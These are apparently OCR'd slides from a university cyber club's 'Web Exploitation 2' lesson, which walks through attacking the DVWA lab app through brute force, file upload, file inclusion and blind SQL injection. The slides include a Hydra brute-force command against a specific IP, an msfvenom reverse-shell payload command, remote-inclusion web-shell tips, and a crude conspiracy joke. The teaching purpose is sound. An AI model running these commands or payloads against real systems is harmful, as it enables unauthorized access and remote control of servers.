
Mason Competitive Cyber

Web Exploitation 2

News since last meeting

- Krack Attacks
  - WPA2 vulnerability dropped on Tuesday



News since last meeting

- Subaru Key Fob vulnerability
  - RF
  - Key fob uses algorithm to create “rolling codes”
  - Subaru has simple algorithm
  - Sniff current code → predict next → clone key

Upcoming CTFs & Events

- Pwn2Win CTF
  - October 20 12:37pm to October 22 12:37pm
  - Online
  - Jeopardy

- Wargames Movie Showing
  - JC Cinema
  - October 21 (This Saturday)
  - doors open at noon
  - movie 1:30-4pm

The Plan

- Web Exploitation 1 (already did this)
  - Command Injection
  - Cross Site Scripting (XSS)
  - Cookie manipulation
  - Simple SQL Injection


- Web Exploitation 2
  - Brute Force
  - Unrestricted File Upload
  - Unrestricted File Include
  - Blind SQL Injection

Brute Forcing DVWA


- Trying all different possible combinations
  - brute force password and use list for username
    - admin, administrator, common names, employees names
    - wordlists
- Hydra
  - Tool to brute force remote logins

Brute Forcing DVWA

- How does the login work?



- Use Browser Dev Tools (network tab)
- Enter anything in login boxes. Press “Login”



- HTTP GET request

Brute Forcing DVWA

- Hydra
  - brute forcing remote logins
  - MasonCC VM or Kali

- hydra <IP Address> -L <username list> -p <password list> <form parameters><failed login message>

Brute Forcing DVWA

- hydra 34.224.39.136 -l admin -P /usr/share/dirb/wordlists/small.txt http-get-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"

admin:password


http-get-form	tells hydra what type of login form
^USER^	tells hydra where to replace username
^PASS^	tells hydra where to replace password

Unrestricted File Upload

- Instead of uploading a good file (profile pic, homework assignment, etc.) upload malicious code
  - PHP
  - Not gonna use metasploit for examples
    - If you were actually bad you'd use meterpreter to create a reverse shell

DVWA Upload Low

- How does it work?
- How can we break it?



File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

DVWA Upload Low

- Create shell.php
  - Echo used for example
  - Create reverse shell in competition

shell.php

```
<?php

echo "Bush did 911";

?>
```

Bush did 911

- msfvenom -p php/meterpreter/reverse_tcp lhost=<IP> lport=1337 -f raw
  - rename as shell.php

DVWA Upload Medium

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

DVWA Upload Medium

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

- Use Burp suite to intercept shell2.php.jpeg
  - Rename and resend manually

DVWA File Inclusion

- Local File Inclusion
  - Executes files on Server
  - Less dangerous
  - Input = filepath

- Remote File Inclusion
  - Executes files on any remote Server
  - More dangerous
  - Input = URL

DVWA File Inclusion

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```


- How does it work?
- How can we break it?

DVWA File Inclusion


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```


- Remote File Inclusion
- Local File Inclusion

DVWA File Inclusion




DVWA Local File Inclusion






DVWA Remote File Inclusion



34.224.39.136/vulnerabilities/fi/?page=http://www.google.com

- How do I make this malicious?

DVWA Remote File Inclusion



- Host your own malicious php file
  - Execute it on the server with remote file inclusion
- Underlined part is the file hosted on YOUR SERVER
- Popular web shells
  - C99
  - China Chopper
  - WSO
  - B374K

Blind SQL Injection

- SQL Injection
  - Executing SQL commands you're not meant to as a user
- Normal SQL Injection- get useful errors
- Blind SQL Injection- get error message supplied by developer or no error message
  - True vs False
  - Harder than normal SQL

Blind SQL Injection

- How do you attack something that only responds with true or false?

Blind SQL Injection


- How do you attack something that only responds with true or false?

- Example SQL queries:
  - Is the length of admin's password > 5?
  - Is the third character of admin's password = 's'

Normal SQL Injection

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```

Blind SQL Injection



```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_numrows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    mysql_close();
}
```

User ID: Submit

DVWA

- 34.224.39.136
  - Damn Vulnerable Web App
  - login → admin:password
  - SET DIFFICULTY TO LOW

- go.gmu.edu/tctf
  - level 1 Google's foobar challenge
  - cipher with repeating key

Proud Sponsors

Thank you to these organizations who give us their support:

BATTELLE

It can be done™